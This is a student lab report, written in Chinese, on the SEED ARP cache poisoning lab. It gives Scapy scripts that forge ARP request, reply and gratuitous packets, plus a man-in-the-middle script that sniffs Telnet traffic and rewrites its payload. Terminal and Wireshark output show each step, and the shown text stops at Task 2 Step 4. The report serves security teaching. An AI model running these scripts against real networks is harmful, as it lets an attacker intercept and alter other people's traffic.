

ARP Cache Poisoning Attack Lab

2022 年 11 月 3 日

姓 名:	李晨漪
学 号:	202000210103
教 师:	郭山清
学 院:	山东大学网络空间安全学院
班 级:	20 级网安 2 班

目录

1	实验目的	3
2	实验原理	3
3	实验准备	3
4	实验步骤及运行结果	4
4.1	Task 1: ARP Cache Poisoning	4
4.1.1	Task 1A (using ARP request)	4
4.1.2	Task 1B (using ARP reply)	5
4.1.3	Task 1C (using ARP gratuitous message)	6
4.2	Task 2: MITM Attack on Telnet using ARP Cache Poisoning	8
4.2.1	Step 1 (Launch the ARP cache poisoning attack)	8
4.2.2	Step 2 (Testing)	10
4.2.3	Step 3 (Turn on IP forwarding)	11
4.2.4	Step 4 (Launch the MITM attack)	11
4.3	Task 3: MITM Attack on Netcat using ARP Cache Poisoning	14

1 实验目的

地址解析协议（ARP）是一种通信协议，用于发现给定的 IP 地址的链路层地址，例如 MAC 地址。ARP 协议是一个非常简单的协议，它不实现任何安全措施。ARP 缓存中毒攻击是针对 ARP 协议的一种常见攻击。利用这种攻击，攻击者可以欺骗受害者接受伪造的 IP-MAC 数据包。这可能会导致受害者的数据包被重定向到具有伪造的 MAC 地址的计算机上，从而导致潜在的中间人攻击。本实验室的目的是实施 ARP 缓存中毒攻击，并了解这种攻击会造成什么损害。本次实验包含：

1. ARP 协议
2. ARP 缓存中毒攻击
3. 中间人攻击
4. Scapy 编程

2 实验原理

本实验基于 Lab1 的数据包嗅探和伪造。

数据包嗅探：在**混杂模式**下，网卡把网络中接收到的所有数据帧都传递给内核。攻击者在混杂模式下就能利用嗅探程序，对网络中的数据帧进行嗅探。而混杂模式的设置通常需要操作系统具有较高的权限。

数据包伪造：在许多网络攻击中，发往受害者的数据包往往是精心伪造出来的。攻击者精心设计能够对多种协议的数据包进行伪造或解码、发送、捕获、匹配请求和应答等。

攻击者在实施攻击时，通常将数据包嗅探和伪造的方法结合使用。

3 实验准备

准备 3 台虚拟机：A、B、M(Attacker)。

- 配置三台虚拟机

准备 3 台虚拟机：A、B、M(Attacker)，其中 M 为攻击者。

表 1: A、B、M(Attacker)

	IP Address	MAC Address
M	10.0.2.18	08:00:27:67:09:a8
A	10.0.2.20	08:00:27:0a:07:95
B	10.0.2.22	08:00:27:a4:1a:53

- Linux netcat 指令

```
1 On Host B (server, IP address is 10.0.2.7), run the following:
2 $ nc -l 9090
3 On Host A (client), run the following:
4 $ nc 10.0.2.7 9090
```

4 实验步骤及运行结果

4.1 Task 1: ARP Cache Poisoning

4.1.1 Task 1A (using ARP request)

在主机 M 上，构造一个 ARP 请求包并发送到主机 A。检查主机 M 的 MAC 地址是否已映射到主机 A 的 ARP 缓存中的主机 B 的 IP 地址。

- ARP_request.py:

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 #E = Ether()
4 E = Ether(dst='08:00:27:0a:07:95', src='08:00:27:67:09:a8')
5 A = ARP(hwsrc='08:00:27:67:09:a8', psrc='10.0.2.22',
6 hwdst='08:00:27:0a:07:95', pdst='10.0.2.20')
7
8 pkt = E/A
9 pkt.show()
10 sendp(pkt)
```


- 解释:

以上欺骗代码创建了一个 ARP 数据包:

源地址为 B 的 IP 地址和 M 的 MAC 地址;

目标地址为 A 的 IP 和 MAC 地址。op 字段默认值等于 1, 表示它是一个 ARP 请求。

- 结果截图:



```
seed@VM: ~/.../py
[10/30/22] seed@VM:~/.../py$ chmod a+x ARP_request.py
[10/30/22] seed@VM:~/.../py$ sudo ./ARP_request.py
###[ Ethernet ]###
  dst      = 08:00:27:0a:07:95
  src      = 08:00:27:67:09:a8
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 08:00:27:67:09:a8
  psrc     = 10.0.2.22
  hwdst    = 08:00:27:0a:07:95
  pdst     = 10.0.2.20
.
Sent 1 packets.
```

图 1: VM M

```
seed@VM: ~  
[10/30/22] seed@VM:~$ arp  
Address HWtype HWaddress Flags Mask Iface  
10.0.2.3 ether 08:00:27:aa:98:fc C enp0s3  
[10/30/22] seed@VM:~$ arp  
Address HWtype HWaddress Flags Mask Iface  
10.0.2.3 ether 08:00:27:aa:98:fc C enp0s3  
10.0.2.22 ether 08:00:27:67:09:a8 C enp0s3
```

图 2: VM A

```
seed@VM: ~  
[10/30/22] seed@VM:~$ arp  
Address HWtype HWaddress Flags Mask Iface  
10.0.2.3 ether 08:00:27:aa:98:fc C enp0s3  
[10/30/22] seed@VM:~$ arp  
Address HWtype HWaddress Flags Mask Iface  
10.0.2.3 _ ether 08:00:27:aa:98:fc C enp0s3
```

图 3: VM B

- 解释:

1) 观察结果可以发现, 攻击者对主机 A 的 ARP 缓存攻击成功: 即成功将主机 B 的 MAC 地址修改为主机 M 的 MAC 地址。

2) 主机 B 的 ARP 缓存不更新, 因为未收到发向主机 B 的数据包。

4.1.2 Task 1B (using ARP reply)

在主机 M 上, 构造一个 ARP 应答包并发送到主机 A。检查主机 M 的 MAC 地址是否已映射到主机 A 的 ARP 缓存中的主机 B 的 IP 地址。

- ARP_reply.py:

```
1 #!/usr/bin/python3  
2 from scapy.all import *  
3 #E = Ether()  
4 E = Ether(dst='08:00:27:0a:07:95', src='08:00:27:67:09:a8')  
5 A = ARP(op=2, hwsrc='08:00:27:67:09:a8', psrc='10.0.2.22',  
6 hwdst='08:00:27:0a:07:95', pdst='10.0.2.20')  
7  
8 pkt = E/A  
9 pkt.show()  
10 sendp(pkt)
```

- 解释:

针对 Task 1A 中的代码所做的唯一改变为增添 op=2 字段。

- 结果截图:

```

seed@VM: ~/.../py
[10/30/22]seed@VM:~/.../py$ chmod a+x ARP_reply.py
[10/30/22]seed@VM:~/.../py$ sudo ./ARP_reply.py
###[ Ethernet ]###
  dst      = 08:00:27:0a:07:95
  src      = 08:00:27:67:09:a8
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = is-at
  hwsrsrc  = 08:00:27:67:09:a8
  psrsrc   = 10.0.2.22
  hwdst    = 08:00:27:0a:07:95
  pdst     = 10.0.2.20
.
Sent 1 packets.

```

图 4: VM M

```

seed@VM: ~
[10/30/22]seed@VM:~$ sudo arp -d 10.0.2.22
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:68:09:b5  C             enp0s3
_gateway         ether   52:54:00:12:35:00  C             enp0s3
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.22        ether   08:00:27:67:09:a8  C             enp0s3
10.0.2.3         ether   08:00:27:68:09:b5  C             enp0s3
_gateway         ether   52:54:00:12:35:00  C             enp0s3

```

图 5: VM A

```

seed@VM: ~
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:aa:98:fc  C             enp0s3
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:aa:98:fc  C             enp0s3

```

图 6: VM B

- 解释:

具体解释同 Task 1A, 唯一的改变就是 ARP 数据包类型不同。

4.1.3 Task 1C (using ARP gratuitous message)

在主机 M 上, 构造一个 ARP 无端数据包 (ARP gratuitous packet)。ARP 无端数据包是一种特殊的 ARP 请求包。当主机需要更新所有其他机器的 ARP 缓存上的过时信息时, 就可以使用它。

无端的 ARP 数据包具有以下特点：1) 源 IP 地址和目标 IP 地址相同，它们是发出无端 ARP 数据包的主机的 IP 地址。2) ARP 头和以太网头中的目标 MAC 地址都是广播 MAC 地址 (ff: ff: ff: ff: ff: ff)。3) 不应收到回复。

- ARP_gratuitous.py:

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 #E = Ether()
4 E = Ether(dst='ff:ff:ff:ff:ff:ff',src='08:00:27:67:09:a8')
5 A = ARP(hwsrc='08:00:27:67:09:a8',psrc='10.0.2.22',
6 hwdst='ff:ff:ff:ff:ff:ff',pdst='10.0.2.22')
7
8 pkt = E/A
9 pkt.show()
10 sendp(pkt)
```


- 解释:

按照无端 ARP 数据包的格式要求进行修改即可。

1) 修改 ARP 数据包源、目的 IP 地址 (psrc 和 pdst) 为主机 B 的 IP 地址 '10.0.2.22'。

2) 将 ARP 头和以太网头中的目标 MAC 地址 (hwdst 和 dst) 修改为广播 MAC 地址: 'ff:ff:ff:ff:ff:ff'。

- 结果截图:



```
seed@VM: ~/.../py
[10/30/22] seed@VM: ~/.../py$ chmod a+x ARP_gratuitous.py
[10/30/22] seed@VM: ~/.../py$ sudo ./ARP_gratuitous.py
###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 08:00:27:67:09:a8
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 08:00:27:67:09:a8
  psrc     = 10.0.2.22
  hwdst    = ff:ff:ff:ff:ff:ff
  pdst     = 10.0.2.22

Sent 1 packets.
```

图 7: VM M

```

[10/30/22]seed@VM:~$ sudo arp -d 10.0.2.22
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:68:09:b5  C             enp0s3
gateway         ether   52:54:00:12:35:00  C             enp0s3
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.22       ether   08:00:27:67:09:a8  C             enp0s3
10.0.2.3         ether   08:00:27:68:09:b5  C             enp0s3
gateway         ether   52:54:00:12:35:00  C             enp0s3

```

图 8: VM A

```

[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:aa:98:fc  C             enp0s3
[10/30/22]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3         ether   08:00:27:aa:98:fc  C             enp0s3

```

图 9: VM B

- 解释:

1) 观察结果可以发现, 攻击者对主机 A 的 ARP 缓存攻击成功: 即成功将主机 B 的 MAC 地址修改为主机 M 的 MAC 地址。

2) 主机 B 的 ARP 缓存不更新。即使主机 B 接收了广播 ARP 数据包, 但是其 ARP 缓存也保持不变。因为发送方的 IP 地址与主机 B 的 IP 地址相同, 即主机 B 认为数据包是由它发送的。而 ARP 缓存不包含本机 IP 地址。

以上三种方式, 均能实现 ARP 缓存中毒攻击。

4.2 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

4.2.1 Step 1 (Launch the ARP cache poisoning attack)

- ARP_remap.py:

```

1  #!/usr/bin/python3
2  from scapy.all import *
3  def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
4      E = Ether(dst=mac_dst, src=mac_src)
5      A = ARP(hwsrc=mac_src, psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
6      pkt = E/A
7      sendp(pkt)
8
9  send_ARP_packet('08:00:27:0a:07:95', '08:00:27:67:09:a8', '10.0.2.20',
    , '10.0.2.22')

```



```
10 send_ARP_packet( '08:00:27:a4:1a:53', '08:00:27:67:09:a8', '
    10.0.2.22', '10.0.2.20')
```

- 解释:

该攻击代码可以实现:

- 1) 在主机 A 的 ARP 缓存中, 主机 B 的 IP 地址映射到主机 M 的 MAC 地址。
- 2) 在主机 B 的 ARP 缓存中, 主机 A 的 IP 地址也映射到主机 M 的 MAC 地址。

- 结果截图:

```
seed@VM: ~/.../py
[10/30/22] seed@VM: ~/.../py$ sudo ./ARP_remap.py
Sent 1 packets.
Sent 1 packets.
```

图 10: VM M

```
seed@VM: ~
[10/30/22] seed@VM: ~$ arp
Address      HWtype  HWaddress      Flags Mask    Iface
10.0.2.3     ether   08:00:27:aa:98:fc C           enp0s3
10.0.2.22    ether   08:00:27:67:09:a8 C           enp0s3
```

图 11: VM A

```
seed@VM: ~
[10/30/22] seed@VM: ~$ arp
Address      HWtype  HWaddress      Flags Mask    Iface
10.0.2.3     ether   08:00:27:aa:98:fc C           enp0s3
10.0.2.20    ether   08:00:27:67:09:a8 C           enp0s3
```

图 12: VM B

```
[SEED Labs] Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
1 2022-10-3... fe80::9dc4:8... ff02::fb MDNS 107 Standard query 0x0000 PTR _ipps._tcp.lo...
2 2022-10-3... 10.0.2.22 224.0.0.251 MDNS 87 Standard query 0x0000 PTR _ipps._tcp.lo...
3 2022-10-3... PcsCompu_67: PcsCompu_0a: ARP 60 Who has 10.0.2.20? Tell 10.0.2.22
4 2022-10-3... PcsCompu_0a: PcsCompu_67: ARP 42 10.0.2.20 is at 08:00:27:0a:07:95
5 2022-10-3... PcsCompu_67: PcsCompu_a4: ARP 60 Who has 10.0.2.22? Tell 10.0.2.20 (dupl...
6 2022-10-3... PcsCompu_a4: PcsCompu_67: ARP 60 10.0.2.22 is at 08:00:27:a4:1a:53 (dupl...

Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_67:09:a8 (08:00:27:67:09:a8), Dst: PcsCompu_0a:07:95 (08:00:27:0a:07:95)
Destination: PcsCompu_0a:07:95 (08:00:27:0a:07:95)
Source: PcsCompu_67:09:a8 (08:00:27:67:09:a8)
Type: ARP (0x0806)
Padding: 00000000000000000000000000000000
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: PcsCompu_67:09:a8 (08:00:27:67:09:a8)
Sender IP address: 10.0.2.22
Target MAC address: PcsCompu_0a:07:95 (08:00:27:0a:07:95)
Target IP address: 10.0.2.20
```

图 13: Wireshark 中观察的 ARP 包

4.2.2 Step 2 (Testing)


在执行 ARP 缓存攻击后，在主机 A ping 主机 B。

- 结果截图：

```
[10/30/22]seed@VM:~$ ping -c 20 10.0.2.22
PING 10.0.2.22 (10.0.2.22) 56(84) bytes of data.
64 bytes from 10.0.2.22: icmp_seq=9 ttl=64 time=2.37 ms
64 bytes from 10.0.2.22: icmp_seq=10 ttl=64 time=1.61 ms
64 bytes from 10.0.2.22: icmp_seq=11 ttl=64 time=0.794 ms
64 bytes from 10.0.2.22: icmp_seq=12 ttl=64 time=0.799 ms
64 bytes from 10.0.2.22: icmp_seq=13 ttl=64 time=1.97 ms
64 bytes from 10.0.2.22: icmp_seq=14 ttl=64 time=1.70 ms
64 bytes from 10.0.2.22: icmp_seq=15 ttl=64 time=1.41 ms
64 bytes from 10.0.2.22: icmp_seq=16 ttl=64 time=1.04 ms
64 bytes from 10.0.2.22: icmp_seq=17 ttl=64 time=1.30 ms
64 bytes from 10.0.2.22: icmp_seq=18 ttl=64 time=1.98 ms
64 bytes from 10.0.2.22: icmp_seq=19 ttl=64 time=0.925 ms
64 bytes from 10.0.2.22: icmp_seq=20 ttl=64 time=1.06 ms

--- 10.0.2.22 ping statistics ---
20 packets transmitted, 12 received, 40% packet loss, time 19245ms
rtt min/avg/max/mdev = 0.794/1.412/2.374/0.496 ms
```

图 14: VM A



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=1/256, ttl=64 (no response found!)
2	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=64 (no response found!)
3	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=3/768, ttl=64 (no response found!)
4	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=4/1024, ttl=64 (no response found!)
5	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=5/1280, ttl=64 (no response found!)
6	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=6/1536, ttl=64 (no response found!)
8	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=7/1792, ttl=64 (no response found!)
10	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=8/2048, ttl=64 (no response found!)
12	2022-10-3...	10.0.2.20	10.0.2.22	ICMP	98	Echo (ping) request id=0x0004, seq=9/2304, ttl=64 (no response found!)
7	2022-10-3...	PcsCompu_0a:...	PcsCompu_67:...	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
9	2022-10-3...	PcsCompu_0a:...	PcsCompu_67:...	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
11	2022-10-3...	PcsCompu_0a:...	PcsCompu_67:...	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
13	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
14	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
15	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
16	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
17	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
18	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
19	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
20	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
21	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20
22	2022-10-3...	PcsCompu_0a:...	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.20

图 15: Wireshark 抓包

- 解释：

- 1) 可以发现，发出的 20 个 ping 数据包中仅有 12 个被接收，40% 的数据包丢失了。
- 2) 观察 Wireshark 捕获的数据包，发现：最开始 ping 未成功没有收到相应的 echo-reply。于是主机 A，广播寻找主机 B 的 MAC 地址。经过一段时间，主机 A 收到了主机 B 回复的 MAC 地址，然后即可 ping 通。
- 3) 最开始不成功：是因为主机 M 的 MAC 地址作为 B 的 MAC 地址，导致所有的 ping 请求都发送到主机 M，在接收到这些 ping 请求后，主机 M 的网卡接收 ping 数据包；但是，当主机 M 的 NIC 将数据包转发给内核时，内核发现到数据包的 IP 地址与主机的 IP 地址不匹配，因此丢弃

了数据包，ping 请求就被删除，并且没有收到任何回复。注意：主机 B 不会回复（因为主机 B 从未收到过数据包）。

4) 后来成功：主机 A 广播寻找主机 B 的 MAC 地址；收到主机 B 的回复后更新 ARP 缓存，覆盖了 ARP 缓存中毒攻击的影响。

4.2.3 Step 3 (Turn on IP forwarding)

执行 IP 转发。

```
1 $ sudo sysctl net.ipv4.ip_forward=1
```

- 结果截图：

```
[10/30/22] seed@VM:~$ ping -c 10 10.0.2.22
PING 10.0.2.22 (10.0.2.22) 56(84) bytes of data.
64 bytes from 10.0.2.22: icmp_seq=1 ttl=64 time=1.70 ms
64 bytes from 10.0.2.22: icmp_seq=2 ttl=64 time=1.81 ms
64 bytes from 10.0.2.22: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 10.0.2.22: icmp_seq=4 ttl=64 time=0.974 ms
64 bytes from 10.0.2.22: icmp_seq=5 ttl=64 time=1.33 ms
64 bytes from 10.0.2.22: icmp_seq=6 ttl=64 time=2.56 ms
64 bytes from 10.0.2.22: icmp_seq=7 ttl=64 time=0.871 ms
64 bytes from 10.0.2.22: icmp_seq=8 ttl=64 time=1.08 ms
64 bytes from 10.0.2.22: icmp_seq=9 ttl=64 time=0.906 ms
64 bytes from 10.0.2.22: icmp_seq=10 ttl=64 time=1.57 ms

--- 10.0.2.22 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9022ms
rtt min/avg/max/mdev = 0.871/1.385/2.557/0.506 ms
```

图 16: VM A

- 解释：

1) 从主机 A 到主机 B 的 ping 请求导致主机 M 发出一个转发给主机 A 的重定向 ICMP 消息。
2) 该过程体现了中间人攻击：每当主机 A ping 主机 B 时，主机 M 接收到该数据包会转发给主机 B。并且在转发之前，主机 M 向主机 A 发送 ICMP 重定向消息，即告知主机 A ping 数据包经过主机 M。主机 B 一旦接收就会发回一个 echo-reply。由于主机 B 的 ARP 缓存也被攻击，所以主机 M 接收到 echo-reply 数据包，然后主机 M 向主机 B 发送 ICMP 重定向消息，即告知主机 B echo-reply 数据包经过主机 M。并将数据包转发到主机 A，就像之前一样。

3) IP 转发选项的作用可以使主机 M 能够转发经过它的数据包，而不是丢弃数据包。

4.2.4 Step 4 (Launch the MITM attack)

- ARP_MIMT.py:

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 import re
4 VM_A_IP = '10.0.2.20'
```

```

5 VM_B_IP = '10.0.2.22'
6 VM_A_MAC = '08:00:27:0a:07:95'
7 VM_B_MAC = '08:00:27:a4:1a:53'
8 def spoof_pkt(pkt):
9     if pkt[IP].src==VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[
        TCP].payload:
10         real = (pkt[TCP].payload.load)
11         data=real.decode()
12         stri = re.sub(r'[a-zA-Z]',r'Z',data)
13         newpkt = pkt[IP]
14         del (newpkt.chksum)
15         del (newpkt[TCP].payload)
16         del (newpkt[TCP].chksum)
17         newpkt = newpkt/stri
18         print( "Data transformed from: " +str(real)+"to:" +
            stri)
19         send (newpkt,verbose = False)
20     elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
21         newpkt = pkt[IP]
22         send(newpkt,verbose = False)
23
24 pkt=sniff( filter='tcp',prn=spoof_pkt)

```


● 解释：

具体执行步骤：

- 1) 使用 Step 1 中的代码执行 ARP 缓存攻击。
- 2) 首先保持 IP 转发的打开状态，创建一个 Telnet 连接。一旦连接建立，关闭 IP 转发（实现对数据包的操纵）。
- 3) 进行攻击：即修改数据包的内容。使用 Lab1 中嗅探和欺骗的方法，嗅探发往主机 B 的数据包，并进行伪造：对所有的字母进行替代，替代为 ‘Z’（根据原 Telnet 响应数据包），其余不做任何改变，与原有数据包相同。

● 结果截图：

